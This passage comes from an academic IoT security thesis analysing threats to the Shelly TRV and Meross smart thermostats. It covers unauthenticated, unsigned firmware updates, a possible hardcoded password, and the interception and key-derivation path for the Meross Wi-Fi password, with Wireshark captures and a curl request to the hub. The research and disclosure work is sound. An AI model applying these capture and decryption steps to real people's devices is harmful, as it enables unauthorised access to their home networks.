Impact	An attacker can acquire the firmware upgrade file and potentially gain access to sensitive information, such as passwords. Additionally, they may attempt to reverse engineer the firmware to uncover the internal architecture and exploit this knowledge to launch novel attacks.
Category	Senstive data disclosure
Attack surface	Local network

Table 5.2: Shelly TRV threat: Update mechanism - Lack of update authentication

5.2.2 Meross Smart Thermostat

The potential threats to be considered for the Meross Smart Thermostat are presented in Tables 5.1, 5.2, and 5.3.

5.3 Vulnerability Analysis

The objective of this section was to examine the potential threats identified in Section 5.2 to determine their feasibility as actual vulnerabilities. It is important to acknowledge that conclusive evidence of a threat's vulnerability

ID	3
ID (PatrIoT)	35
Description	The update process lacks integrity verification.
Impact	An attacker could backdoor the firmware, potentially resulting in complete remote access to the device.
Category	Tampering
Attack surface	Local network

Table 5.3: Shelly TRV threat: Update mechanism - Lack of update verification

ID	1
ID (PatrIoT)	94
Description	An adversary can gather sensitive data such as user ID, key, encrypted Wi-Fi password, and Wi-Fi Service Set Identifier (SSID) during setup of the device by monitoring wireless traffic to and from the Smart Wi-Fi Hub's access point.
Impact	Adversaries potentially possess the capability to exploit the user ID and key in order to establish communication with either the device or the cloud. Moreover, adversaries could potentially decipher the Wi-Fi password, thereby acquiring unauthorized entry to the user's WiFi network.
Category	Sensitive data disclosure
Attack surface	Radio communication

Table 5.4: Meross Smart Thermostat threat: Lack of transport encryption

status is only attainable through the effective execution of an exploit, as elaborated on in Chapter 6. Hence, the aim of this section was to facilitate the selection of threats that were deemed suitable for exploitation. Additionally, the analysis conducted in this section served to enhance the exploitation phase.

Furthermore, this section also served as a means of vulnerability discovery. To aid in vulnerability discovery for each attack surface, guidelines from PatrIoT's Github repository [36] were followed.

ID	2
ID (PatrIoT)	36
Description	Authentication is not required to download the firmware upgrade file.
Impact	An attacker can acquire the firmware upgrade file and potentially gain access to sensitive information, such as passwords. Additionally, they may attempt to reverse engineer the firmware to uncover the internal architecture and exploit this knowledge to launch novel attacks.
Category	Sensitive data disclosure
Attack surface	Local network

Table 5.5: Meross Smart Thermostat threat: Update mechanism - Lack of update authentication

ID	3
ID (PatrIoT)	97
Description	If the Meross Smart Radiator Thermostat lacks signal replaying checks, an attacker could re-transmit captured data from the hub.
Impact	This could enable attackers to control the thermostat by gathering captured data and replaying it.
Category	Tampering
Attack surface	Radio communication

Table 5.6: Meross Smart Thermostat threat: Lack of signal replaying checks

5.3.1 Shelly TRV

5.3.1.1 Lack of Transport Encryption (ID 1)

As previously mentioned, the Wi-Fi network generated by Shelly TRV during the setup process was unprotected and therefore unencrypted. In addition, the application layer protocol in use was HTTP, which also does not employ encryption. As a result, any HTTP traffic would be easily visible to an eavesdropping attacker in plaintext. Unless the Wi-Fi credentials to the user's router are encrypted in another way before being sent to Shelly TRV, they

ID	4
ID (PatrIoT)	35
Description	The update process could lack integrity verification.
Impact	An attacker could potentially backdoor the firmware, potentially resulting in complete remote access to the device.
Category	Tampering
Attack surface	Local network

Table 5.7: Meross Smart Thermostat threat: Update mechanism - Lack of update verification

would be visible in plaintext to an attacker monitoring the network.

5.3.1.2 Firmware

Threats 5.2 and 5.3 are analyzed in this section. The firmware reversing methodology from PatrIoT's GitHub repository [36] was applied.

5.3.1.2.1 Obtaining the Firmware During the firmware upgrade process of Shelly TRV, Wireshark was used to capture traffic between Shelly TRV and Shelly cloud. Analysis of the traffic capture revealed that the firmware upgrade file was being downloaded without any encryption from an nginx/1.18.0 server. For this reason, the file could be obtained directly from the packet capture. Additionally, it was discovered that this firmware upgrade file was publicly available for download[1].

5.3.1.2.2 Firmware Analysis Several automated tools were used, including Binwalk[2], Bytesweep[3], Firmware Mod Kit[4], and Binary Analysis Next Generation (BANG)[5], to attempt to extract files from the Shelly TRV firmware upgrade file.

Binwalk successfully identified eight HTML files, but only one of them could be extracted automatically. The remaining HTML files were extracted

[1]http://shelly-api-eu.shelly.cloud/firmware/SHTRV-01_build.gbl
[2]https://github.com/ReFirmLabs/binwalk
[3]https://gitlab.com/bytesweep/bytesweep
[4]https://github.com/rampageX/firmware-mod-kit
[5]https://github.com/armijnhemel/binaryanalysis-ng

manually using a hex editor. Firmware Mod Kit was unable to extract any files and aborted with an error stating that no supported file system could be found. Nonetheless, the tool was able to identify file paths for numerous C library files. Bytesweep was also unable to extract any files from the firmware upgrade file. Finally, BANG was used and did not find or extract any additional files except the favicon for Shelly management page. This limited extraction capability of the automated tools may be attributed to their unfamiliarity with the file system utilized in the upgrade file.

To further analyze the file, a hex editor was utilized to determine its format. The initial four bytes of the file were recognized as a Gecko Bootloader (GBL) header, indicating that it is a GBL file. By referring to the Silicon Labs Gecko Bootloader User's Guide [37], an analysis of the GBL file was conducted, as presented in Table 5.8. As per the guide, GBL certificates are used to verify the authenticity of GBL files. The absence of a GBL certificate in the file suggests that the firmware upgrade file's integrity is not verified. Therefore, unless the firmware upgrade file's integrity is ensured through other means, it may be possible for a malicious actor to backdoor the firmware, as mentioned in Threat 5.3.

An entropy graph of the upgrade file was generated using Binwalk, as illustrated in Figure 5.5, to further analyze it. The graph's findings indicate the potential presence of compression or encryption within certain sections of the file. This could pose potential challenges in attempting to backdoor the firmware, particularly if important functionalities are encrypted. An analysis of the upgrade file using a hex editor revealed that the HTML files used for the Shelly web interface were readily accessible in plaintext.

An attempt was also made to analyze the file using Ghidra[1], revealing the presence of the string "kingslanding", as depicted in Figure 5.6, which could potentially serve as a password. Nevertheless, the nature of this string as a password and its corresponding purpose remained unknown.

5.3.2 Meross Smart Thermostat

5.3.2.1 Monitoring Network Traffic During Setup

Threat 5.4 was analyzed in this section.

In order to set up the Meross Smart Thermostat, the user is required to follow the instructions provided on the Meross mobile application[2]. During

[1]https://ghidra-sre.org/

[2]https://play.google.com/store/apps/details?id=com.meross.meross

Pos (hex)	Data (hex)	Description
00-03	EB 17 A6 03	Tag ID for the GBL header tag
04-07	08 00 00 00	Length: 8 bytes of data
08-0B	00 00 00 03	Major version of the EBL spec
0C-0F	00 00 00 00	Flag indicating no encryption or signature
10-13	F4 0A 0A F4	Tag ID for the GBL application info tag
14-17	1C 00 00 00	Length: 28 bytes of data
18-1B	10 00 00 00	Type: MCU
1C-1F	00 00 00 00	Version: 0
20-23	00 00 00 00	Capabilities: 0
24-33	00 00 ... 00 00	Product ID: 0
34-37	F5 09 09 F5	GBL bootloader tag
38-3B	EC 64 00 00	Length: 25 836 bytes of data (0x64EC)
3C-3F	03 00 0A 01	Base address of bootloader image
40-6527	(bootloader data)	Bootloader upgrade image
6528-652B	FD 03 03 FD	GBL program data tag
652C-652F	00 8B 0F 00	Length: 1 018 624 bytes of data (0x0F8B00)
6530-6533	00 00 00 00	Address at which to start flashing data: 0
6534-FF02F	(firmware data)	Data to be flashed (actual firmware)
FF030-FF033	FD 03 03 FD	GBL program data tag
FF034-FF037	98 78 00 00	Length: 30 872 bytes of data (0x7898)
FF038-FF03B	A8 6B 12 00	Address at which to start flashing data: 0x00126BA8
FF03C-1068CF	00 00 ... 00 00	Data to be flashed (all zeroes)
1068D0-1068D3	FC 04 04 FC	GBL end tag
1068D4-1068D7	04 00 00 00	Length: 4 bytes of data
1068D8-1068DB	B8 55 0F D3	CRC32 checksum of the entire GBL file

Table 5.8: Shelly TRV firmware upgrade file analysis

this setup process, the device creates an unprotected Wi-Fi access point, which is used to establish a connection between the mobile application and the hub. The user is then prompted to provide an SSID and password for their home Wi-Fi access point. Once the user has entered their Wi-Fi credentials, the hub disables its own access point and connects to the new Wi-Fi network to gain internet access. This indicates that the Wi-Fi credentials are being sent on this unencrypted network. Unless the credentials are encrypted by other means, they would be visible in plaintext to an adversary monitoring this communication.

Initially, monitoring of the traffic to and from the hub access point was conducted to gather data on wireless network transmissions between the hub





Figure 5.5: Shelly GBL file entropy graph generated by binwalk.




```
000f8498 bd            ??      BDh
000f8499 15            ??      15h
000f849a fb            ??      FBh
000f849b 56            ??      56h    V
000f849c 04 3e 0f 00   addr    s_kingslanding_000f3e03+1                       = "kingslanding"
000f84a0 44 4c 0f 00   addr    s_http://api.shelly.cloud/timezone_000f4c44     = "http://api.shelly.cloud/timez...
000f84a4 84 4c 0f 00   addr    s_http://api.shelly.cloud/timezone_000f4c84     = "http://api.shelly.cloud/timez...
000f84a8 c0 4c 0f 00   addr    s_http://api.shelly.cloud/files/fi_000f4cc0     = "http://api.shelly.cloud/files...
000f84ac aa            ??      AAh
000f84ad aa            ??      AAh
000f84ae aa            ??      AAh                                             ?  ->  0001aaaa
```

Figure 5.6: Potential password found in Shelly upgrade file when analyzed in Ghidra.

and mobile devices. The ALFA AWUS036ACH[1] wireless network adapter was utilized for this purpose. To achieve this, the appropriate drivers for the ALFA AWUS036ACH were installed on a Kali Linux virtual machine,

[1]https://www.alfa.com.tw/products/awus036ach?variant=36473965871176

followed by the installation of the Aircrack-ng suite. The Airmon-ng[1] utility was employed to terminate any processes that could interfere with enabling the ALFA AWUS036ACH's monitor mode. Subsequently, the monitor mode was activated to allow the wireless adapter to scan all Wi-Fi signals in the vicinity, including those not targeted at it. Airodump-ng was then employed to determine the channel utilized by the hub's access point, and the ALFA AWUS036ACH was set to listen only on that channel.


full_setup_mobile_hub_communication.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
web
web+tcp
web+tcp+dns
arp+dhcp+nbns


No.	Time	Source	Destination	Protocol	Length	Info
4	0.911775012	10.10.10.2	10.10.10.1	TCP	133	41746 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM TSval=4093007254 TSecr=0 WS=256
5	0.911776614	10.10.10.2	10.10.10.1	TCP	133	[TCP Retransmission] [TCP Port numbers reused] 41746 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SA
6	0.914092909	10.10.10.2	10.10.10.1	TCP	113	41746 → 80 [ACK] Seq=1 Ack=1 Win=87808 Len=0
7	0.916706845	10.10.10.2	10.10.10.1	HTTP/JSON	556	POST /config HTTP/1.1 , JavaScript Object Notation (application/json)
8	1.097936170	10.10.10.2	10.10.10.1	TCP	133	41748 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM TSval=4093007443 TSecr=0 WS=256
9	1.099118517	10.10.10.2	10.10.10.1	TCP	113	41748 → 80 [ACK] Seq=1 Ack=1 Win=87808 Len=0
10	1.100221970	10.10.10.2	10.10.10.1	HTTP/JSON	738	POST /config HTTP/1.1 , JavaScript Object Notation (application/json)
11	1.115102109	10.10.10.2	10.10.10.1	TCP	113	41748 → 80 [ACK] Seq=626 Ack=335 Win=88832 Len=0
12	1.115102726	10.10.10.2	10.10.10.1	TCP	99	41748 → 80 [FIN, ACK] Seq=626 Ack=336 Win=88832 Len=0
13	1.115104101	10.10.10.2	10.10.10.1	TCP	113	[TCP Keep-Alive] 41748 → 80 [ACK] Seq=626 Ack=335 Win=88832 Len=0
14	1.116735434	10.10.10.2	10.10.10.1	TCP	133	41750 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM TSval=4093007461 TSecr=0 WS=256
15	1.116736357	10.10.10.2	10.10.10.1	TCP	133	[TCP Retransmission] [TCP Port numbers reused] 41750 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SA
16	1.119060787	10.10.10.1	10.10.10.2	TCP	119	80 → 41750 [SYN, ACK] Seq=0 Ack=1 Win=24576 Len=0 MSS=1460 WS=2
17	1.119062611	10.10.10.2	10.10.10.1	TCP	113	41750 → 80 [ACK] Seq=1 Ack=1 Win=87808 Len=0
18	1.119063356	10.10.10.2	10.10.10.1	TCP	113	[TCP Dup ACK 17#1] 41750 → 80 [ACK] Seq=1 Ack=1 Win=87808 Len=0
19	1.119064540	10.10.10.2	10.10.10.1	HTTP/JSON	568	POST /config HTTP/1.1 , JavaScript Object Notation (application/json)
20	1.119920792	10.10.10.2	10.10.10.1	TCP	568	[TCP Retransmission] 41750 → 80 [PSH, ACK] Seq=1 Ack=1 Win=87808 Len=455

Figure 5.7: Wireshark traffic capture of mobile device communicating with the Meross Smart Wi-Fi Hub communicating.

The traffic on the wireless interface for ALFA AWUS036ACH was captured and saved using Wireshark. Communication between the mobile device and the hub in Wireshark was analyzed, and it was observed that HTTP POST requests were sent by the mobile device to the Uniform Resource Identifier (URI) /config. To observe the content of these streams, Wireshark's "follow HTTP stream" feature was utilized. A "userID" and "key" were observed in one of the streams, along with the hostname *mqtt-eu.meross.com*, as depicted in Figure 5.8. This data was recorded for further analysis.

In a separate HTTP stream, as depicted in Figure 5.9, the WiFi credentials inputted into the mobile application were observed, although not transmitted in plaintext. The password string was composed of alphanumerical characters and a plus symbol, and it ended with two equal signs. This pattern is indicative of Base64[2] encoding, a method for representing binary data in American Standard Code for Information Interchange (ASCII) format. The equal signs are used as padding to ensure that the encoded string has a multiple of four characters. Therefore, it could be inferred that the string had been Base64 encoded.


[1]https://www.aircrack-ng.org/
[2]https://developer.mozilla.org/en-US/docs/Glossary/Base64


Wireshark · Follow HTTP Stream (tcp.stream eq 1) · full_setup_mobile_hub_communication...
1 client pkt, 0 server pkts, 0 turns.
Entire conversation (625 bytes)
Show data as ASCII
Find:
Find Next
Filter Out This Stream
Print
Save as...
Back
Close
Help

```
POST /config HTTP/1.1
Connection: close
Content-Type: application/json; charset=UTF-8
Content-Length: 445
Host: 10.10.10.1
Accept-Encoding: gzip
User-Agent: okhttp/3.12.0

{"header":{"from":"http://10.10.10.1/
config","messageId":"950527e7e3366fac9207e7b0b065d89a","method":"SET","namespace":"Applia
nce.Config.Key","payloadVersion":1,"sign":"5eceba886d39886ea90de26e8b550705","timestamp":
1680808215,"triggerSrc":"Android"},"payload":{"key":
{"userId":"2[redacted]4","key":"6[redacted]2","gateway":{"redirect":
0,"secondHost":"mqtt-eu.meross.com","secondPort":443,"port":443,"host":"mqtt-
eu.meross.com"}}}}
```

Figure 5.8: User ID and key being sent from a mobile device to the Meross Smart Wi-Fi Hub.

The encoded string was decoded using an online Base64 decoding tool[1]. The resulting output appeared random, suggesting that the password was encrypted before it was converted to Base64.


Wireshark · Follow HTTP Stream (tcp.stream eq 5) · full_setup_mobile_hub_communication...
1 client pkt, 1 server pkt, 1 turn.
Entire conversation (939 bytes)
Show data as ASCII
Find:
Find Next
Filter Out This Stream
Print
Save as...
Back
Close
Help

```
POST /config HTTP/1.1
Connection: close
Content-Type: application/json; charset=UTF-8
Content-Length: 423
Host: 10.10.10.1
Accept-Encoding: gzip
User-Agent: okhttp/3.12.0

{"header":{"from":"http://10.10.10.1/
config","messageId":"ca8acecac0fdc52c2203708f8eda7e5c","method":"SET","namespace":"Applia
nce.Config.WifiX","payloadVersion":
1,"sign":"d407dc95645f7bc2912ed57a91fe850e","timestamp":
1680808230,"triggerSrc":"Android"},"payload":{"wifi":{"cipher":
8,"password":"jtt[redacted]i0kh8=","encryption":
9,"bssid":"c4:[redacted]:e1","channel":1,"ssid":"Y29[redacted]Qg=="}}}HTTP/1.1 200 OK
Content-Type: application/json

{"header":
{"messageId":"ca8acecac0fdc52c2203708f8eda7e5c","namespace":"Appliance.Config.WifiX","met
hod":"SETACK","payloadVersion":1,"from":"/appliance/2208257962858762080248e1e9a4f317/
publish","timestamp":10841,"timestampMs":
905,"sign":"0a7598ec001c7002497272bb7c5ec3bb"},"payload":{}}
```

Figure 5.9: Encrypted WiFi credentials being sent from a mobile device to the Meross Smart Wi-Fi Hub.

[1] https://www.base64decode.org/

In pursuit of understanding how the Wi-Fi password was encrypted, an online search was performed, leading to the discovery of an unofficial open-source tool on Github[1]. This tool allowed Meross users to utilize their own MQTT servers for communication with Meross devices. Within this repository, a specific commit[2] facilitated the encryption of Wi-Fi passwords, mirroring the approach of the official Meross mobile application. Analysis of the commit's `calculateWifiXPassword` function revealed the use of Advanced Encryption Standard (AES) encryption, a symmetrical form where the encryption and decryption keys are the same. Consequently, if an attacker could obtain the encryption key and intercept the encrypted password, they could easily decrypt it and access the plaintext.

The encryption function in question required three parameters to generate the encryption key: hardware type, Universally Unique Identifier (UUID), and Media Access Control (MAC) address. To understand these parameters, the investigation involved observing how the unofficial Meross tool acquired them, leading to the creation of a CURL request to replicate this process. Figure 5.10 displays this CURL request, with `msh300hk` identified as the unchanging hardware type applicable to the smart thermostat in use. On the other hand, the UUID and MAC address were unique to each smart thermostat, meaning an attacker would need to gather these parameters to attempt the creation of the symmetric key. Monitoring the unprotected Wi-Fi network would enable the collection of the device's MAC address (see Figure 5.11).

Moreover, Figure 5.9 highlights that the string after "/appliance/" is identical to the UUID obtained from the CURL request. Therefore, a monitoring attacker would possess all the necessary parameters to create the symmetric key required for decrypting the Wi-Fi password, provided that the encryption method utilized in the aforementioned commit is accurate.


5.3.2.2 Monitoring Communication between Hub and Cloud

The hub was intended to connect to the user's router as the access point, but in this case, it was connected to a Wi-Fi hotspot. This configuration allowed for monitoring of traffic to and from the hub, which was captured using Wireshark.

Figure 5.12 shows the Internet Protocol version 4 (IPv4) traffic captured to and from the smart Wi-Fi hub. After the Dynamic Host Configuration Protocol (DHCP) offer is accepted, the hub synchronizes its clock time with


[1] https://github.com/bytespider/Meross

[2] https://github.com/bytespider/Meross/pull/60/commits/0cc23001c586669e6d2472ee847feafa8321be78



```
┌──(kali㉿kali)-[~]
└─$ curl -X POST 'http://192.168.10.158/config' \
  -H 'Connection: close' \
  -H 'Content-Type: application/json; charset=UTF-8' \
  -H 'Accept-Encoding: gzip' \
  -H 'User-Agent: okhttp/3.12.0' \
  -d '{"header":{"from":"http://10.10.10.1/config","messageId":"942447fcea5cb55f33baafda6a4a8f61","method":
"GET","namespace":"Appliance.System.All","payloadVersion":1,"sign":"164646e38c3d451f4ffadf56e87965a6","time
stamp":1680808215,"triggerSrc":"Android"},"payload":{}}'
{"header":{"messageId":"942447fcea5cb55f33baafda6a4a8f61","namespace":"Appliance.System.All","method":"GETA
CK","payloadVersion":1,"from":"/appliance/2208257962858762080248e1e9a4f317/publish","timestamp":1690291647,
"timestampMs":404,"sign":"f1ffd667d260357adbfb8e155daefee3"},"payload":{"all":{"system":{"hardware":{"type"
:"msh300hk","subType":"un","version":"4.0.0","chipType":"MT7686","uuid":"2208257962858762080248e1e9a4f317",
"macAddress":"48:e1:e9:a4:f3:17"},"firmware":{"version":"4.5.23","homekitVersion":"4.1","compileTime":"2022
/11/09 10:32:59 GMT +08:00","encrypt":1,"wifiMac":"c4:ea:1d:f2:f3:e1","innerIp":"192.168.10.158","server":"
mqtt-eu.meross.com","port":443,"userId":2803864},"time":{"timestamp":1690291647,"timezone":"Europe/Stockhol
m","timeRule":[[1679792400,7200,1],[1698541200,3600,0],[1711846800,7200,1],[1729990800,3600,0],[1743296400,
7200,1],[1761440400,3600,0],[1774746000,7200,1],[1792890000,3600,0],[1806195600,7200,1],[1824944400,3600,0]
,[1837645200,7200,1],[1856394000,3600,0],[1869094800,7200,1],[1887843600,3600,0],[1901149200,7200,1],[19192
93200,3600,0],[1932598800,7200,1],[1950742800,3600,0],[1964048400,7200,1],[1982797200,3600,0]]},"online":{"
status":1,"bindId":"YPl7QfhIcomgHYHh","who":1}},"digest":{"hub":{"hubId":3919901463,"mode":0,"nvdmChl":0,"w
orkChl":3,"curChl":3,"subdevice":[{"id":"030002D5","status":1,"scheduleBMode":6,"onoff":1,"lastActiveTime":
1690291573,"mts150":{"mode":0,"currentSet":145,"updateMode":0,"updateTemp":290,"motorCurLocation":0,"motorS
tartCtr":371,"motorTotalPath":336516}}]}}}}}
```

Figure 5.10: CURL request to the Meross Smart Wi-Fi Hub to investigate the parameters needed for the encryption key.



full_setup_mobile_hub_communication.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
web
web+tcp
web+tcp+dns
arp+dhcp+nbns

```
No.  Time         Source       Destination  Protocol   Length Info
   1 0.000000000  10.10.10.2   10.10.10.1   DNS          138 Standard query 0xeadf A app-measurement.com
   2 0.000001787  10.10.10.2   10.10.10.1   DNS          138 Standard query 0xeadf A app-measurement.com
   3 0.002998969  10.10.10.2   10.10.10.1   DNS          138 Standard query 0xeadf A app-measurement.com
